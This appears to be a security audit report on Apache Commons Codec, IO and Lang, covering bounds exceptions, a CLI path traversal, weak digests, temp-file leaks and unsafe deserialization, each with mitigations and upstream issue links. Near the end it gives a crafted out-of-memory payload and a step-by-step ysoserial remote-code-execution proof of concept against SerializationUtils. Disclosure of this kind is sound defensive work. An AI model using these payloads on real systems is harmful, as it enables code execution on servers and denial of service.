https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/net/QuotedPrintableCodec.java#L295-L301

```
295     private static int getUnsignedOctet(final int index, final byte[]
            bytes) {
296         int b = bytes[index];
```

If `byteLength` is less than 3 in the following code snippet, the first `i` value passed to `getUngisnOctet()` method as `index` will be negative.

Source direct link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/net/QuotedPrintableCodec.java#L200-L265

```
200     public static final byte[] encodeQuotedPrintable(BitSet printable,
            final byte[] bytes, final boolean strict) {
201         if (bytes == null) {
```

```
202                 return null;
203             }
204             if (printable == null) {
205                 printable = PRINTABLE_CHARS;
206             }
207             final ByteArrayOutputStream buffer = new ByteArrayOutputStream
                    ();
208             final int bytesLength = bytes.length;
209 
210             if (strict) {
211                 int pos = 1;
212                 // encode up to buffer.length - 3, the last three octets
                        will be treated
213                 // separately for simplification of note #3
214                 for (int i = 0; i < bytesLength - 3; i++) {
215                     final int b = getUnsignedOctet(i, bytes);
```

Mitigation

Add a conditional check to ensure the index is never negative. It will simply return `null` if the byte array is too short (with a length less than 3) if the `strict` value is true.

Possible effect

`QuotedPrintableCodec` in the `apache-common-codec` is used as a helper method for encoding and decoding quoted and printable characters in the provided input. Invalid input or unexpected characters provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64358

Upstream fix

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-313

Code behaviour after the fix

No more exceptions are thrown with those invalid inputs, `null` is returned when invalid input is given.

[Codec] Unexpected IndexOutOfBoundsException in RefinedSoundex

Severity	Low
Status	Fixed
id	ADA-APACHE-CODEC-2023-6
Component	RefinedSoundex

The `getMappingCode(char)` method throws an unexpected `ArrayIndexOutOfBoundsException` when processing invalid characters. An unexpected exception thrown by a library could accidentally crash an application adopting the library and create a Denial-of-Service situation.

The `getMappingCode(char)` method takes in a random character retrieved from a string (through processing of `encode(String)` or `soundex(String)` method) and checks if it is a letter, then returns a mapping code from the `soundexMapping` array. But the checking contains a bug. The `Character.isLetter()` method will return **`true`** not only for English characters (default values for `soundexMapping` array). For example, a char with character code 1689 will also make `Character.isLetter()` returns **`true`**. Using a character with large character code that passed the `Character.isLetter()` check and a way smaller `soundexMapping` array will cause `ArrayIndexOutOfBoundsException`.

Source direct link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/language/RefinedSoundex.java#L172-L177

```
172     char getMappingCode(final char c) {
173         if (!Character.isLetter(c)) {
174             return 0;
175         }
176         return this.soundexMapping[Character.toUpperCase(c) - 'A'];
177     }
```

Mitigation

Add a conditional check to ensure the index is never out of bounds from the configured soundexMapping array. If the calculated index goes out of bounds, it will simply return 0, just like the original logic when `Character.isLetter()` returns **`false`**.

Possible effect

`RefinedSoundex` in the `apache-common-codec` is used as a helper method for encoding and decoding RefinedSoundex encoding in provided input. Invalid input or unexpected characters provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported issue

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64353

Upstream fix

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-311

Code behaviour after the fix

No more exceptions are thrown with those invalid inputs, `0` is returned when an invalid input is given.

[Codec] Possible path traversal in the Digest class

Severity	Moderate
Status	Reported
id	ADA-APACHE-CODEC-2023-7
Component	Digest

The `Digest` class in the `cli` package provides a CLI for calculating a message digest with the support of `DigestUtils` class. The CLI takes in a list of arguments from the users and stores them, assuming all the arguments are local file paths for message digestion calculation. These file paths are stored as object variables and are processed one by one in the run method. The run method opens each of the file paths, reads the content and calculates message digests using the `DigestUtils` class. The major security issue in this logic is that all file paths are never checked nor sanitized and are directly passed and controlled by the CLI users. This opens up for path traversal attacks because the user of the CLI has full control of the path string. Considering that Apache Commons Codec is meant to be used as a library by a general developer, the existence of a vulnerable CLI in the library could open up for path traversal to an attacker on any application adopting the libraries and gain illegal access in the execution environment.

CLI gets user-provided arguments from the `main(String[])` method of the `Digest` class and store them the `inputs` variable in the constructor if the `Digest` class.

Source direct link:

https://github.com/apache/commons-codec/blob/5bbb66994f8e6d04509cbd297c6bf5dc77d328bb/src/main/java/org/apache/commons/codec/cli/Digest.java#L52-L54

```
52          public static void main(final String[] args) throws IOException
                {
53          new Digest(args).run();
54      }
```

Source direct link:

https://github.com/apache/commons-codec/blob/5bbb66994f8e6d04509cbd297c6bf5dc77d328bb/src/main/java/org/apache/commons/codec/cli/Digest.java#L60-L76

```
60      private Digest(final String[] args) {
61          if (args == null) {
62              throw new IllegalArgumentException("args");
```

```
63          }
64          final int argsLength = args.length;
65          if (argsLength == 0) {
66              throw new IllegalArgumentException(
67                      String.format("Usage: java %s [algorithm] [FILE|
                            DIRECTORY|string] ...", Digest.class.getName()))
                            ;
68          }
69          this.args = args;
70          algorithm = args[0];
71          if (argsLength <= 1) {
72              inputs = null;
73          } else {
74              inputs = Arrays.copyOfRange(args, 1, argsLength);
75          }
76      }
```

The stored user input is used directly as a file path without further checking or sanitization in the `run(String, MessageDirect)` method.

Source direct link:

https://github.com/apache/commons-codec/blob/5bbb66994f8e6d04509cbd297c6bf5dc77d328bb/src/main/java/org/apache/commons/codec/cli/Digest.java#L104-L124

```
104     private void run(final String prefix, final MessageDigest
            messageDigest) throws IOException {
105         if (inputs == null) {
106             println(prefix, DigestUtils.digest(messageDigest, System.in
                    ));
107             return;
108         }
109         for (final String source : inputs) {
110             final File file = new File(source);
111             if (file.isFile()) {
112                 println(prefix, DigestUtils.digest(messageDigest, file)
                        , source);
113             } else if (file.isDirectory()) {
114                 final File[] listFiles = file.listFiles();
115                 if (listFiles != null) {
116                     run(prefix, messageDigest, listFiles);
117                 }
118             } else {
119                 // use the default charset for the command-line
                        parameter
120                 final byte[] bytes = source.getBytes(Charset.
                        defaultCharset());
121                 println(prefix, DigestUtils.digest(messageDigest, bytes
                        ));
122             }
123         }
```

```
124         }
```

Mitigation

Add checking or sanitization before using untrusted input from the user directly as file paths.

Possible effect

`Digest` in the `apache-common-codec` is used as a helper class for the CLI. Users can execute the codec library CLI to generate digest for resources including files. The provided resource location (i.e. file path) is directly used for generating the digest. As the input is not checked, it could be used to write and read unexpected or sensitive file paths or can be used to access files out of the designated directory with a path traversal technique. If some application adopts the `apache-common-codec` and accidentally exposes these “internal use only” CLI to public access, attackers could perform a path traversal attack to affect or retrieve unexpected files from the execution environment. This could affect other users using the application as well as other users in the working environment of that application.

Upstream report

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-318

[Codec] Util methods for weak message digest algorithms found

Severity	Informational
Status	reported
id	ADA-APACHE-CODEC-2023-8
Component	DigestUtils

The `DigestUtils` class provides a long list of utility methods for some common message digest calculation and generation processes. The class does support most of the existing message digest algorithms, which also include some algorithms which are considered weak and broken. If developers adopting the library are not aware of the security problem of using those weak or broken message digest algorithms, it could create a security problem for their applications if the developer chooses to use them. Some examples of weak or broken message digest algorithms are shown below.

The following code snippet shows message digest calculation with broken MD2 message digest algorithm by `md2(byte[])`.

Source direct link:

https://github.com/apache/commons-codec/blob/44bddb055c3d78e2c4dbcd7df5eee366d2e4b144/src/main/java/org/apache/commons/codec/digest/DigestUtils.java#L361-L363

```
361     public static byte[] md2(final byte[] data) {
362         return getMd2Digest().digest(data);
363     }
```

The following code snippet shows message digest calculation with broken MD5 message digest algorithm by `md5(byte[])`.

Source direct link:

https://github.com/apache/commons-codec/blob/44bddb055c3d78e2c4dbcd7df5eee366d2e4b144/src/main/java/org/apache/commons/codec/digest/DigestUtils.java#L428-L430

```
428     public static byte[] md5(final byte[] data) {
429         return getMd5Digest().digest(data);
430     }
```

The following code snippet shows message digest calculation with broken SHA1 message digest algorithm by `sha1(byte[])`.

Source direct link:

https://github.com/apache/commons-codec/blob/44bddb055c3d78e2c4dbcd7df5eee366d2e4b144/src/main/java/org/apache/commons/codec/digest/DigestUtils.java#L531-L533

```
531     public static byte[] sha1(final byte[] data) {
532         return getSha1Digest().digest(data);
533     }
```

Mitigation

Those methods supporting weak and broken message digest algorithms should be deprecated, or at least add a warning statement to warn and notify the users of the security concerns of using these message digest algorithms.

Possible effect

`DigestUtils` in the `apache-common-codec` is used as a helper class for generating message digests for different types of data. The `DigestUtils` do support quite a long list of digest algorithms but some of them are already considered broken. With continued support without deprecation, unaware developers adopting this library could still use these helper methods to generate digest for security or sensitive purposes and this weak cryptographic digest could result in security problems in the application. An attacker could abuse those weak message digests by collision attacks and break the integrity of the data aimed to be protected by these message digests. This could affect both the applications themselves and the users of the applications.

Reported Issues

By Find Sec Bug

[IO] DeferredFileOutputStream does not delete the temporary file created

Severity	Informational
Status	Reported
id	ADA-APACHE-IO-2023-1
Component	DeferredFileOutputStream

The `DeferredFileOutputStream` class is a custom `OutputStream` object from the Apache Commons IO library which will not write data directly to disk. It will only write data to disk when the configured threshold is reached. During the initialisation of the `DeferredFileOutputStream` object through its builder class, the user could specify a custom file path or provide a prefix and suffix for temporary file creation. The provided custom file path or the temporary file created will be used for storing the data on disk when the configured threshold is reached. When using the prefix/suffix approach, the temporary file is created using the `java.nio.file.Files::createTempFile` method only when the threshold is reached. The temporary file created by the `java.nio.file.Files::createTempFile` method will not be removed automatically, thus when the stream is closed after the threshold is reached and the prefix/suffix approach is used, there will be an unexpected file stored in the disk persistently. Although it should not be accessible by other users since the `java.nio.file.Files::createTempFile` method creates a temporary file only for the current user to access, it still poses a problem when the `DeferredFileOutputStream` object is being flooded with a large amount of data. This could use up the disk space and cause possible out-of-disk space problems.

Although the flooding of data could also be a problem when using the user-provided file, since it is the user who creates the file, thus the user is responsible to remove or clean up that file when it is no longer used. But if the prefix/suffix approach is used, the user does not have control of the file and when the `DeferredFileOutputStream` is closed, it is assumed that the temporary file created during the processing of `DeferredFileOutputStream` is removed or cleaned up. It is a general practice for Java OutputStream to clean up its process and temporary objects when its close method is called. Thus the missing that could result in unexpectedly large files staying in the disk unawared.

Source direct link:

https://github.com/apache/commons-io/blob/f8327c74d3cdb4b43ad34d50693caf2497337037/src/main/java/org/apache/commons/io/output/DeferredFileOutputStream.java#L415-L430

```
415     @Override
```

```
416     protected void thresholdReached() throws IOException {
417         if (prefix != null) {
418             outputPath = Files.createTempFile(directory, prefix, suffix
                    );
419         }
420         PathUtils.createParentDirectories(outputPath, null, PathUtils.
                EMPTY_FILE_ATTRIBUTE_ARRAY);
421         final OutputStream fos = Files.newOutputStream(outputPath);
422         try {
423             memoryOutputStream.writeTo(fos);
424         } catch (final IOException e) {
425             fos.close();
426             throw e;
427         }
428         currentOutputStream = fos;
429         memoryOutputStream = null;
430     }
```

Mitigation

It is suggested to add a temporary file cleaning / removing in the `close()` method of the `DeferredFileOutputStream` class. Add a condition similar to the `thresholdReached()` to check if `prefix` and `outputPath` are both **`null`** or not. If both values are not **`null`**, it indicates that a temporary file has been created, and removal of the temporary file is needed. Alternatively, a boolean flag could be added in the class and set to true after the `java.nio.file.Files::createTempFile` method is called and only remove files when the flag is true in the `close()` method of the `DeferredFileOutputStream` class.

Possible effect

Since this library is meant to be used by application developers to extend the base JDK IO functionality. If `DeferredFileOutputStream` is being used and configured with the prefix/suffix approach in the application, it could cause the disk out of space if a large stream of data is being directed to this object without manually removing those temporary files after it is closed.

Upstream fix

https://issues.apache.org/jira/browse/IO-849

Code behaviour after the fix

A change in the Javadoc to note the user it is their own responsibility to delete the temp file after use.

[IO] Unexpected IndexOutOfBoundsException in EndianUtils

Severity	Low
Status	Fixed
id	ADA-APACHE-IO-2023-2
Component	EndianUtils

In the `EndianUtils` class, the method for handling `swappedShort` / `swappedInteger` / `swappedLong` from or to the byte array assumes that the byte array still has enough space or data with the provided offset for an `Integer` / `Long` / `Short` reading or writing. Thus a byte array with a much shorter length could make the code throw `IndexOutOfBoundsException`. In other words, trying to read bytes from a byte array that does not have enough data or write bytes to a byte array that is not large enough will result in `IndexOutOfBoundsException`.

Some example code snippets are attached below.

Source direct link:

https://github.com/apache/commons-io/blob/a28f806cf0144748d08da8e1991a0f4f012c7a33/src/main/java/org/apache/commons/io/EndianUtils.java#L349-L354

```
349 public static void writeSwappedInteger(final byte[] data, final int
        offset, final int value) {
350     data[offset + 0] = (byte) (value >> 0 & 0xff);
351     data[offset + 1] = (byte) (value >> 8 & 0xff);
352     data[offset + 2] = (byte) (value >> 16 & 0xff);
353     data[offset + 3] = (byte) (value >> 24 & 0xff);
354 }
```

Source direct link:

https://github.com/apache/commons-io/blob/a28f806cf0144748d08da8e1991a0f4f012c7a33/src/main/java/org/apache/commons/io/EndianUtils.java#L222-L224

```
222 public static int readSwappedUnsignedShort(final byte[] data, final int
        offset) {
223     return ((data[offset + 0] & 0xff) << 0) + ((data[offset + 1] & 0xff
        ) << 8);
224 }
```

Mitigation

Add validation to check the size of the provided byte array before processing it. The minimum size of the byte array depends on the offset and the value type. The validation method should ensure there is enough byte for the designated type (long/short/int) starting from the offset-th byte of the provided byte array.

Possible effect

`EndianUtils` in the `apache-common-io` is used as a helper method for transforming data between BigEndian and LittleEndian format. Invalid input, which is too short, provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64748

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64749

Upstream fix

https://issues.apache.org/jira/browse/IO-825

Code behaviour after the fix

A data validation logic is added and an `IllegalArgumentException` is thrown when those invalid data are provided.

[Lang] Unexpected IndexOutOfBoundsException in NumberUtils

Severity	Low
Status	Fixed
id	ADA-APACHE-LANG-2023-1
Component	NumberUtils

There is a wrong conditional check in `NumberUtils.createNumber(String)` method, which could result in a `StringIndexOutOfBoundsException` with a specially crafted invalid string. To handle exponential numbers, the method retrieves the character `e` and `E` from the provided string. Although checking is implied for the case of both `e` and `E` are present, there is an exceptional case which is not taken care of. If we provide the String `E123e.3`, both decPos and expPos will be 5. Then it gets pass the expPos < decPos check and the substring will throw a `StringIndexOutOfBoundsException` because `decPos + 1 > expPos`. Thus the conditional check misses out the consideration that when one of the `e` or `E` is at indext 0 of the string and the other is located just before a `.` character.

Source direct link:

https://github.com/apache/commons-lang/blob/f04b12b9cef909b079984fa4ab51c2ff8bb323f8/src/main/java/org/apache/commons/lang3/math/NumberUtils.java#L355-L367

```
355         final int decPos = str.indexOf('.');
356         final int expPos = str.indexOf('e') + str.indexOf('E') + 1; //
                assumes both not present
357         // if both e and E are present, this is caught by the checks on
                expPos (which prevent IOOBE)
358         if (decPos > -1) { // there is a decimal point
359             if (expPos > -1) { // there is an exponent
360                 if (expPos < decPos || expPos > length) { // prevents
                        double exponent causing IOOBE
361                     throw new NumberFormatException(str + " is not a
                            valid number.");
362                 }
363                 dec = str.substring(decPos + 1, expPos);
```

Mitigation

To fix this issue, change the condition `expPos < decPos` to `expPos <= decPst` to rule out the marginal case.

Possible effect

`NumberUtils` in the Apache Commons Lang is used as a helper method for transforming a `String` to a different `Number` object. Invalid number representation provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service scenario which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64588

Upstream fix

https://issues.apache.org/jira/browse/LANG-1721

Code behaviour after the fix

`NumberFormatException` is thrown instead of the `ArrayIndexOutOfBoundsException` when the invalid input is provided.

[Lang] Unexpected IndexOutOfBoundsException in NumberUtils::getMantissa()

Severity	Low
Status	Fixed
id	ADA-APACHE-LANG-2023-2
Component	NumberUtils

There is a missing conditional check in the `NumberUtils.getMantissa(String, int)` method which could lead to an unexpected `StringIndexOutOfBoundsException` with a specially crafted string. The `NumberUtils.createNumber(String)` method will try to retrieve the mantissa value of the number with its private utility method `NumberUtils.getMantissa(String, int)`. If the input is invalid, the `stopPos` may be wrongly retrieved (which represents the first dot appearing in the provided number string) and cause the substring method to throw an expected `StringIndexOutOfBoundsException`. For example, if the invalid number only has a single signed character, the `stopPos` passed to `NumberUtils.getMantissa(String, int)` will be 0 which is smaller than 1 and result in an unexpected `StringIndexOutOfBoundsException` thrown.

Source direct link:

https://github.com/apache/commons-lang/blob/f04b12b9cef909b079984fa4ab51c2ff8bb323f8/src/main/java/org/apache/commons/lang3/math/NumberUtils.java#L496-L501

```
496 private static String getMantissa(final String str, final int stopPos)
        {
497     final char firstChar = str.charAt(0);
498     final boolean hasSign = firstChar == '-' || firstChar == '+';
499     return hasSign ? str.substring(1, stopPos) : str.substring(0,
            stopPos);
500 }
```

When `getMantissa("-", 0);` is called, the substring method throws `StringIndexOutOfBoundsExceptio`. This could happen when calling the public `NumberUtils.createNumber("-");`.

Mitigation

To fix this issue, add a checking before the substring method to ensure the `stopPos` is an expected value.

Possible effect

`NumberUtils` in the `apache-common-lang` is used as a helper method for transforming String to a different Number object. Invalid number representation provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64862

Upstream fix

https://issues.apache.org/jira/browse/LANG-1723

Code behaviour after the fix

The unexpected `StringIndexOutOfBoundsException` is wrapped and an expected `NumberFormatException` is thrown instead.

[Lang] Unexpected NegativeArraySizeException in SerializationUtils

Severity	Low
Status	Fixed
id	ADA-APACHE-LANG-2023-3
Component	SerializationUtils

`SerializationUtils.deserialize(InputStream)` method transforms the provided `InputStream` object into an `ObjectInputStream` object and then calls the `readObject()` method of the newly created `ObjectInputStream` object. But there is one problem: The `readObject()` method (and its underlying methods) will create a temporary array with the size provided from the data of the provided `InputStream`. Thus, if the designated bytes of the InputStream object are negative and are used for the array creation. It will result in `NegativeArraySizeException`. Since the caller of the `SerializationUtils.deserialize(InputStream)` method controls the source for the `InputStream` object, it is not guaranteed that it is a legitimate serialized Java object before really deserializing it. As a result, different kinds of unexpected exceptions because of invalid data could be thrown out during the deserialization process.

Source direct link:

https://github.com/apache/commons-lang/blob/f04b12b9cef909b079984fa4ab51c2ff8bb323f8/src/main/java/org/apache/commons/lang3/SerializationUtils.java#L203-L213

```
203     @SuppressWarnings("resource") // inputStream is managed by the
            caller
204     public static <T> T deserialize(final InputStream inputStream) {
205         Objects.requireNonNull(inputStream, "inputStream");
206         try (ObjectInputStream in = new ObjectInputStream(inputStream))
                {
207             @SuppressWarnings("unchecked")
208             final T obj = (T) in.readObject();
209             return obj;
210         } catch (final ClassNotFoundException | IOException |
                NegativeArraySizeException ex) {
211             throw new SerializationException(ex);
212         }
213     }
```

Mitigation

As the input source is controlled by the method caller, the method should provide enough information for the method caller to understand what is the runtime problem and what exceptions are expected. Thus to avoid “unexpected” exceptions, the possible `NagativeArraySizeException` should be wrapped with the expected `SerializationException`.

Possible effect

`SerializationUtils` in the `apache-common-lang` is used as a helper method for serialising and deserialising Java Serializable objects. Invalid serialised data provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64578

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64756

Upstream fix

https://issues.apache.org/jira/browse/LANG-1722

Code behaviour after the fix

The unexpected `NegativeArraySizeException` is wrapped and an expected `SerializationException` is thrown instead.

[Lang] Possible heap out of memory in SerializationUtils

Severity	Moderate
Status	Reported
id	ADA-APACHE-LANG-2023-4
Component	SerializationUtils

There is a potential heap out-of-memory denial of service (DoS) issue in the `deserialize(InputStream)` method.

Source direct link:

https://github.com/apache/commons-lang/blob/f04b12b9cef909b079984fa4ab51c2ff8bb323f8/src/main/java/org/apache/commons/lang3/SerializationUtils.java#L203-L213

```
203     @SuppressWarnings("resource") // inputStream is managed by the
            caller
204     public static <T> T deserialize(final InputStream inputStream) {
205         Objects.requireNonNull(inputStream, "inputStream");
206         try (ObjectInputStream in = new ObjectInputStream(inputStream))
                {
207             @SuppressWarnings("unchecked")
208             final T obj = (T) in.readObject();
209             return obj;
210         } catch (final ClassNotFoundException | IOException |
                NegativeArraySizeException ex) {
211             throw new SerializationException(ex);
212         }
213     }
```

As the methods take in random `InputStream` objects and call the `InputStream::readObject()` methods directly without further checking, malicious input could crash the method invocation. Most of the invalid data from the provided `InputStream` should result in throwing those expected exceptions. For example, if the data in the input stream are not started with `ACED0005` in Hex or `rO0` in Base64, it will throw an IOException directly. But if there is some carefully crafted malicious data in the `InputStream` which starts with the necessary headers and also defined correct headers for existing classes, it could continue the execution in `InputStream::readObject()` and eventually crash the process with an OOM if there are some unclosed fields that make `readObject()` require much larger heap memory then it needed. The following is a hex dump of a sample binary file (pretending to

be a legitimated serialized Java object), that has legitimate headers and malicious contents that make the method crash with a heap out-of-memory error.

```
00000000: aced 0005 7572 0002 5b42 acf3 17f8 0608  ....ur..[B......
00000010: 54e0 0200 0078 705e 0000 0405 2825 7e00  T....xp^....(%~.
00000020: 0000 0000 0000 0000 0000 0000 002f       ............./
```

Proof of concept for the out-of-memory problem

The following proof of concept assumes the binary file with the hex dump shown above is stored in `/tmp/OOM-test`. The program will throw an OutOfMemoryError almost immediately.

```
import java.io.ByteArrayInputStream;
import java.nio.file.Files;
import java.nio.file.Paths;
import org.apache.commons.lang3.SerializationUtils;

public class ProofOfConcept {
  public static void main(String[] args) throws Exception {
    SerializationUtils.deserialize(new ByteArrayInputStream(Files.
        readAllBytes(Paths.get("/tmp/OOM-test"))));
  }
}
```

Possible effect

`SerializationUtils` in the `apache-common-lang` is used as a helper method for serialising and deserialising a serialisable object. If the application adopts the library and uses this API without any pre-checking or handling or possible OutOfMemoryError. This situation will crash the application and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported issues

1. https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=65139
2. https://issues.apache.org/jira/browse/LANG-1734

[Lang] Possible remote code execution in SerializationUtils

Severity	Moderate
Status	Reported
id	ADA-APACHE-LANG-2023-5
Component	SerializationUtils

`deserialize(InputStream)` has potential for remote code execution if used to process untrusted input.

Source direct link:

https://github.com/apache/commons-lang/blob/f04b12b9cef909b079984fa4ab51c2ff8bb323f8/src/main/java/org/apache/commons/lang3/SerializationUtils.java#L203-L213

```
203     @SuppressWarnings("resource") // inputStream is managed by the
            caller
204     public static <T> T deserialize(final InputStream inputStream) {
205         Objects.requireNonNull(inputStream, "inputStream");
206         try (ObjectInputStream in = new ObjectInputStream(inputStream))
                {
207             @SuppressWarnings("unchecked")
208             final T obj = (T) in.readObject();
209             return obj;
210         } catch (final ClassNotFoundException | IOException |
               NegativeArraySizeException ex) {
211             throw new SerializationException(ex);
212         }
213     }
```

The casting operation `final T obj = (T)in.readObject();` to `Class T` (generic type deduced from the variable storing the return value of this method) occurs after the deserialization process ends. Thus, it cannot have any interference of checking during the serialization process. In general, only objects of classes implemented `Serializable` interface can be serialised and deserialised. When deserialization happens, the `readObject()` method of the deduced class from the input stream is called. If that `readObject()` method is modified with malicious commands in the input stream, that will be executed and cause Remote Code Execution. The problem is more serious when the SerializationUtils are adopted in server-based applications which could cause Remote Code Execution on servers. As the Apache-commons-lang is meant to be used as a library and could affect all applications using it, this finding is considered a Moderate security issue.

Remark: Legitimate serialized Java objects always start with ACED0005 in Hex or rO0 in Base64.

Proof of concept for the Remote Code Execution

Content of RceProofOfConcept.java

```java
import java.io.FileInputStream;
import java.io.IOException;

import org.apache.commons.lang3.SerializationUtils;

public class RceProofOfConcept {
  public static void main(String[] args) throws IOException {
    FileInputStream fis = new FileInputStream("payload.ser");
    SerializationUtils.deserialize(fis);
  }
}
```

Steps for the proof of concept

```
# Create temp directory for the proof of concept
mkdir rce
cd rce

# Retrieve maven
curl -L https://archive.apache.org/dist/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.zip -o maven.zip
unzip maven.zip -d ./
rm -rf maven.zip

# Clone and build the affected `SerializationUtils` from commons-lang
git clone https://github.com/apache/commons-lang
cd commons-lang
git checkout 4b41f2e26f4eb3284abf6e536c41c8ee85f993b9
../apache-maven-3.6.3/bin/mvn clean package

# Retrieve ysoserial tools and generate payload
cd ../
curl -L https://github.com/frohoff/ysoserial/releases/download/v0.0.6/ysoserial-all.jar -o ysoserial.jar
java -jar ysoserial.jar CommonsCollections6 "/tmp/exploit.sh" > payload.ser

# Retrieve dependencies
curl -L https://repo1.maven.org/maven2/commons-collections/commons-collections/3.1/commons-collections-3.1.jar -o commons-collections.jar
cp commons-lang/target/commons-lang3-3.14.1-SNAPSHOT.jar ./commons-lang3.jar

# Prepare /tmp/exploit.sh
rm -f /tmp/rce_test
```

```
echo "touch /tmp/rce_test" > /tmp/exploit.sh
chmod +x /tmp/exploit.sh

# Compile the PoC Code
javac -cp commons-lang3.jar RceProofOfConcept.java

# Run the PoC and exploit the RCE
java -classpath .:commons-collections.jar:commons-lang3.jar
    RceProofOfConcept
```

The `payload.ser` is a serialized Java object of a class that implements the Serializable interface. The `readObject()` method of that serialized Java object has been maliciously modified to execute `/tmp/exploit.sh` when called. Thus we need to put the `exploit.sh` to `/tmp` and is executable. The exploit.sh will create a file `/tmp/rce_test`. This is just for proof of concept, in theory, any system command can be executed. By compiling the code and running it to try to deserialize `payload.ser` with `SerializationUtils.deserialize(InputStream)`, you can observe that `/tmp/rec_test` has been created. This indicates that the RemoteCodeExecution is successful. Because the `payload.ser` contains a legitimate Java object, only the content of the `readObject()` has been changed, thus the deserialization process won't have any problem nor throw any exceptions.

You can run the following to see if RCE is successful, given that you are not changing the content of `exploit.sh`

```
chmod +x validate_rce.sh
./validate_rce.sh
```

Content of `./validate_rce.sh`

```
#!/bin/bash
if [[ -f /tmp/rce_test ]]
then
  echo "RCE success."
else
  echo "RCE fail."
fi
```

Mitigation

Add checking for object type without allowing generic object casting for the deserialization process.

Possible effect

`SerializationUtils` in the `apache-common-lang` is used as a helper method for serialising and deserialising Java Serializable objects. Invalid serialised data provided by the application directly from purposeful attackers could contain malicious code included in the `readObject` method. If these malicious inputs are not handled properly in the applications adopting this API and the application classpath does support the malicious classes, the application could be used as a media for Remote

Code Execution. This could affect the execution environment and the users, in terms of information confidentially and integrity. It could also crash the applications and result in unexpected Denial-of-Service that affects legitimate users of the application.

Reported issues

1. https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64488
2. https://issues.apache.org/jira/browse/LANG-1734